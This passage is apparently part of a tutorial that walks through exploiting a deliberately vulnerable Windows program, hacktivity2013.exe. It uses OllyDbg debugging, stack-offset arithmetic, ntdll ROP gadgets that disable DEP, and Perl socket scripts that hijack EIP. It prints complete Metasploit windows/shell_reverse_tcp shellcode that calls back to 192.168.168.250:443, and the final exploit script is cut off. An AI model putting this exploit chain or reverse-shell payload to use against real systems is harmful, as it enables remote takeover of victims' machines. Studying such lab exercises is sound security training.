


In the popup window **type** the address **0x008F1407** (the address where the virtual function call starts), then press the **OK**.



Set the break point by **right click to the MOV EDX, [ESP+20]** instruction at address 0x008F1407. Then from the popup menu select **Breakpoint \ Toggle**, or simply press F2 when you stand on the instruction.






connect to the application by netcat


nc.exe 127.0.0.1 12345

and set any value. Now I used the following command:


VADD 0,1234



When the application stops at the breakpoint.



Check the values on the stack:



As we can see the position 0 is 0x002EEC9C (0x000004D2 = 1234). If one look around this position we find the following interesting places:

- 0x002EEC9C: 0x000004D2 = 1234 --> position 0
- 0x002EECAC: 0x002EED40 this is the **position 4** and it is a pointer to stack. We need it, to calculate what to write to position 3, and -1.
- 0x002EECC8: 0x774A4B61 this is the **position 11** it is a pointer to ntdll.dll, we need it, to calculate what to write to position 0 (EBP fix gadget position) and position 5 (DEP turn of gadget position).

So until now we had the following stuff to do:

- **Position 0** should be the address where we can fix EBP (0x7747CD3D)
- **Position 3** should be a pointer points to writeable address, because it will be moved to ESI. The easiest way to satisfy it is to use an address points to the stack. For example use the same value what we should use at position -1. it will be modified after the fire of the exploit so that value do not need for us, it can be changed.
- **Position 4** should be an address on the stack, because it will be moved to EBP. If you take a

look it is fulfilled by default so just leave position 4 as it is do not change.

- **Position 5** should be the address of the next gadget, what is the DEP turn off gadget, what is 0x774CC2F3.
- **Position -1** should be the address of position 0. It fires the control of EIP.

Now it changes on the following way:

Read the value at position 4 we get a position on the stack. For example now we read the value 0x002BEDB4. To position 3, and -1 we should write the address of position 0. the position 0 is 0x002BED64. $0x002EED40 - 0x002EEC9C = 0xA4 = 164$.

Read the value at position 11 we get the address 0x774A4B61. The address of the first gadget is 0x7747CD3D. $0x774A4B61 - 0x7747CD3D = 0x27E24 = 163364$

Read the value at position 11 we get the address 0x774A4B61. The address of the second gadget is 0x774CC2F3. $0x774CC2F3 - 0x774A4B61 = 0x27792 = 161682$

- **Read position 4** let it be P4
- **Read position 11** let it be P11
- **Position 0** should be the address where we can fix EBP (**P11 - 163364**)
- **Position 3** should be a pointer points to writeable address, because it will be moved to ESI. The easiest way to satisfy it is to use an address points to the stack. For example use the same value what we should use at position -1. it will be modified after the fire of the exploit so that value do not need for us, it can be changed. (**P4 - 164**).
- **Position 4** should be an address on the stack, because it will be moved to EBP. If you take a look it is fulfilled by default so just leave position 4 as it is do not change.
- **Position 5** should be the address of the next gadget, what is the DEP turn off gadget, what is (**P11 + 161682**).
- **Position -1** should be the address of position 0 (**P4 - 164**). It fires the control of EIP.

Most probably you do not want to calculate it by a calculator, better to start to write an exploit code, to do this stuff. The following perl script does the described steps:

```
use IO::Socket;
use Time::HiRes qw(usleep);

my $sock = new IO::Socket::INET (
    PeerAddr => '127.0.0.1',
    PeerPort => '12345',
    Proto => 'tcp',);
die "Error: $!\n" unless $sock;

usleep(100000);
$sock->recv($data,1024);
print $data;

$line = "READ 4\r\n";
print $sock $line;
usleep(100000);

$sock->recv($p4,1024);
print $p4 . "\r\n";
```

```

usleep(100000);

$line = "READ 11\r\n";
print $sock $line;
usleep(100000);

$sock->recv($p11,1024);
print $p11 . "\r\n";
usleep(100000);

$tmp = $p11 - 163364;
$line = "VADD 0,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = $p4 - 164;
$line = "VADD 3,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);


$tmp = $p11 + 161682;
$line = "VADD 5,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = $p4 - 164;
$line = "VADD -1,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);


close($sock);

```


Restart the application, and put a breakpoint to the position 0x7747CD3D. As you remember this is the first gadget we want to call. We put here the breakpoint, because do not want to stop after every VADD command, only when the exploit is fired. And we hope it will work, so we arrive and stop here. If no, then there is a problem with the perl code. To do it select **Debug \ Restart**.




If you get a warning message press **YES**.




Right click anywhere in the disassembly window, then select **Go to / Expression from the popup menu.**




Type the address of the first gadget (for me it is **0x7747CD3D) then press **OK**.**




When you arrived to the requested position **right click to the **ADD ESP** , **38** line, and select **Breakpoint / Toggle** from the popup window.**



Then run the application by pressing **F9**.



Then run the perl code



The application hopefully stops at the breakpoint:

OllyDbg - hacktivity2013.exe

File View Debug Options Window Help

CPU - main thread, module ntdll

Address	Hex dump	ASCII
00014000	40 31 01 00 00 00 00 00	@10.....
00014008	2E 3F 41 56 74 79 70 65	.?AUtype
00014010	5F 69 6E 66 6F 40 40 00	_info@@.
00014018	D0 64 97 6F 2F 9B 68 90	µduo/chē
00014020	FF FF FF FF FF FF FF FF
00014028	FE FF FF FF 01 00 00 00	■ 0...
00014030	40 31 01 00 00 00 00 00	@10.....
00014038	2E 3F 41 56 6D 79 6F 62	.?AUmyob
00014040	6A 40 40 00 4C 31 01 00	j@.L10.
00014048	01 00 00 00 48 19 08 00	0...H40.
00014050	B8 12 08 00 00 00 00 00	7*0.....
00014058	00 00 00 00 00 00 00 00
00014060	00 00 00 00 00 00 00 00
00014068	00 00 00 00 00 00 00 00
00014070	00 00 00 00 00 00 00 00
00014078	00 00 00 00 00 00 00 00

Address	Hex dump	ASCII
0002DF00	00 00 00 00 00 00 00 00
0002DF08	00 00 00 00 00 00 00 00
0002DF10	00 00 00 00 00 00 00 00
0002DF18	00 00 00 00 00 00 00 00
0002DF20	00 00 00 00 00 00 00 00
0002DF28	00 00 00 00 00 00 00 00
0002DF30	00 00 00 00 00 00 00 00
0002DF38	00 00 00 00 00 00 00 00
0002DF40	00 00 00 00 00 00 00 00
0002DF48	00 00 00 00 00 00 00 00
0002DF50	00 00 00 00 00 00 00 00
0002DF58	00 00 00 00 00 00 00 00
0002DF60	00 00 00 00 00 00 00 00
0002DF68	00 00 00 00 00 00 00 00
0002DF70	00 00 00 00 00 00 00 00
0002DF78	00 00 00 00 00 00 00 00
0002DF80	00 00 00 00 00 00 00 00
0002DF88	00 00 00 00 00 00 00 00
0002DF90	00 00 00 00 00 00 00 00
0002DF98	00 00 00 00 00 00 00 00
0002DFA0	00 00 00 00 00 00 00 00
0002DFA8	00 00 00 00 00 00 00 00
0002DFB0	00 00 00 00 00 00 00 00
0002DFB8	00 00 00 00 00 00 00 00
0002DFC0	00 00 00 00 00 00 00 00
0002DFC8	00 00 00 00 00 00 00 00
0002DFD0	00 00 00 00 00 00 00 00
0002DFD8	00 00 00 00 00 00 00 00
0002DFE0	00 00 00 00 00 00 00 00
0002DFE8	00 00 00 00 00 00 00 00
0002DFF0	00 00 00 00 00 00 00 00
0002DFF8	00 00 00 00 00 00 00 00

Registers (FPU)

Register	Value
EAX	7747CD3D ntdll.7747CD3D
ECX	002DF098
EDX	002DF09C
EBX	734F20C1 MSVC90.printf
ESP	002DF070
EBP	00000002
ESI	FFFFFFFF
EDI	002DF09C
EIP	7747CD3D ntdll.7747CD3D
C 0	ES 0023 32bit 0(FFFFFFFF)
P 1	CS 001B 32bit 0(FFFFFFFF)
A 0	SS 0023 32bit 0(FFFFFFFF)
Z 0	DS 0023 32bit 0(FFFFFFFF)
S 1	FS 003B 32bit 7FFDF000(0)
T 0	GS 0000 NULL
D 0	
O 0	LastErr ERROR_SUCCESS (0)
EFL	00000286 (NO,NB,NE,A,S,PF)
ST0	empty 0.0
ST1	empty 0.0
ST2	empty 0.0

find the position 0 on the stack, it will be ESP+2C (for me it is 0x002DF09C now). Put another breakpoint to the RET 4 instruction of the second (DEP turn off) gadget (for me it is 0x77487C78). Then let the application run until this breakpoint by the F9 button.

OllyDbg - hacktivity2013.exe

File View Debug Options Window Help

CPU - main thread, module ntdll

77487C6E	814E 34 00000000	OR DWORD PTR DS:[ESI+34],80000000
77487C75	5F	POP EDI
77487C76	5E	POP ESI
77487C77	5D	POP EBP
77487C78	C2 0400	RETN 4
77487C7B	F746 34 00000000	TEST DWORD PTR DS:[ESI+34],80000000
77487C82	0F85 60130000	JNZ ntdll.77488FE8
77487C88	56	PUSH ESI
77487C89	E8 A9FFFFFF	CALL ntdll.77487C37
77487C8E	E9 55130000	JMP ntdll.77488FE8
77487C93	F740 34 00000000	TEST DWORD PTR DS:[EAX+34],80000000
77487C9A	0F85 309C0000	JNZ ntdll.774918D0
77487CA0	50	PUSH EAX
77487CA1	E8 91FFFFFF	CALL ntdll.77487C37
77487CA6	E9 259C0000	JMP ntdll.774918D0
77487CAB	51	PUSH ECX
77487CAC	E8 12000000	CALL ntdll.77487CC3
77487CB1	84C0	TEST AL,AL
77487CB3	0F85 50220000	JNZ ntdll.77489F09
77487CB9	E9 9FA10400	JMP ntdll.774D1E5C

Return to 774A4B61 (ntdll.774A4B61)

Registers (FPU)

EAX	00000022
ECX	002DF0A4
EDX	774C5E74 ntdll.KiFastSys
EBX	734F20C1 MSUCR90.printf
ESP	002DF0C8 ASCII "akJw"
EBP	002DF0E0
ESI	749C0000 ASCII "PE"
EDI	00000001
EIP	77487C78 ntdll.77487C78

Memory Dump

Address	Hex dump	ASCII
00014000	40 31 01 00 00 00 00 00	@10.....
00014008	2E 3F 41 56 74 79 70 65	.?AUtype
00014010	5F 69 6E 66 6F 40 40 00	info@.
00014018	00 64 97 6F 2F 9B 68 90	÷dvo/che
00014020	FF FF FF FF FF FF FF FF
00014028	FE FF FF FF 01 00 00 00	■ @...
00014030	40 31 01 00 00 00 00 00	@10.....
00014038	2E 3F 41 56 6D 79 6F 62	.?AUmyob
00014040	6A 40 40 00 4C 31 01 00	j@e.L10.
00014048	01 00 00 00 48 19 08 00	@...H+.
00014050	B8 12 08 00 00 00 00 00	7+@.....
00014058	00 00 00 00 00 00 00 00
00014060	00 00 00 00 00 00 00 00
00014068	00 00 00 00 00 00 00 00
00014070	00 00 00 00 00 00 00 00
00014078	00 00 00 00 00 00 00 00

Check the ESP. For me it is 0x002DF0C8. It means this RET instruction uses the position 0x002DF0C8 - 0x002DF09C / 4 = 0xB = 11

Add the shellcode

So we should jump to our shellcode by the position 11.

Let us start the shellcode at position 100. Why 100, just. We leave there some place for later usage, and whatever it may be necessary.

To jump to position 100 we should use the value P4 + 236 at position 11. (P4-164 = position 0; position 100 = position 0 + 4*100 = P4-164+400 = P4+236. An integer is 4 bytes long that is why 4*100).

Start the metasploit console, and generate a payload.

Use the **show payloads** command, to list the payloads:

```
Metasploit Pro Console
File Edit View Help

=[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- ==[ 1068 exploits - 670 auxiliary - 179 post
+ -- ==[ 277 payloads - 29 encoders - 8 nops

[*] Successfully loaded plugin: pro
msf > show payloads
```

Select a payload, I selected the windows/shell_reverse_tcp. Type:

```
use windows/shell_reverse_tcp
```

```
Metasploit Pro Console
File Edit View Help

msf > use windows/shell_reverse_tcp
msf payload(shell_reverse_tcp) >
msf payload(shell_reverse_tcp) >
```

Use the **show options** command, to check the parameters of the payload

```
Metasploit Pro Console
File Edit View Help

msf payload(shell_reverse_tcp) > show options

Module options (payload/windows/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
EXITFUNC    process          yes       Exit technique: seh, thread, process, none
LHOST       LHOST            yes       The listen address
LPORT       4444             yes       The listen port

msf payload(shell_reverse_tcp) >
msf payload(shell_reverse_tcp) >
```

The IP of my test computer is 192.168.168.250 so I will connect back to that address. And I will use the port 443.

```
set LHOST 192.168.168.250
set LPORT 443
```



```
Metasploit Pro Console
File Edit View Help

msf payload(shell_reverse_tcp) > set LHOST 192.168.168.250
LHOST => 192.168.168.250
msf payload(shell_reverse_tcp) > set LPORT 443
LPORT => 443
msf payload(shell_reverse_tcp) >
msf payload(shell_reverse_tcp) >
```

Then use the **generate -t pl** command, to generate the payload in perl:

```
Metasploit Pro Console
File Edit View Help

msf payload(shell_reverse_tcp) > generate -t pl
# windows/shell_reverse_tcp - 314 bytes
# http://www.metasploit.com
# VERBOSE=false, LHOST=192.168.168.250, LPORT=443,
```

I got he following payload:

```
# windows/shell_reverse_tcp - 314 bytes
# http://www.metasploit.com
# VERBOSE=false, LHOST=192.168.168.250, LPORT=443,
# ReverseConnectRetries=5, ReverseAllowProxy=false,
# PrependMigrate=false, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
my $buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" .
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" .
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" .
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" .
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" .
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" .
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" .
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" .
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" .
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" .
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" .
"\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29" .
"\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50" .
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7\x68" .
"\xc0\xa8\xa8\xfa\x68\x02\x00\x01\xbb\x89\xe6\x6a\x10\x56" .
"\x57\x68\x99\xa5\x74\x61\xff\xd5\x68\x63\x6d\x64\x00\x89" .
"\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7" .
"\x44\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50" .
"\x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f" .
"\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d" .
"\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff" .
"\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72" .
"\x6f\x6a\x00\x53\xff\xd5";
```

As we see it is 314 bytes long, so $314 / 4 = 78.5$ positions. We have altogether 255 positions to write, we do not use 100 so 150 is remaining, what is much more, than the required 78.5. So there is no problem with the payload size.

You should take care to the following thing, the value is an integer number, and if it greater than 0x7FFFFFFF (2147483647) then the clever visual studio 2008 compiled a code, will not turn over, but it will be set to 0x7FFFFFFF.

Simplier, if you enter the value 2147483648 (0x80000000) or greater you will get 0x7FFFFFFF.

So to get values greater than 0x7FFFFFFF you should enter negative values. If you want to enter 2147483648 (0x80000000) you should use the value -2147483648 (0x80000000 DWORD) if you want to enter 0xFFFFFFFF you should use the value -1 (0xFFFFFFFF DWORD).

Based on these information we can write the following exploit code:

```
use IO::Socket;
use Time::HiRes qw(usleep);

# windows/shell_reverse_tcp - 314 bytes
# http://www.metasploit.com
# VERBOSE=false, LHOST=192.168.168.250, LPORT=443,
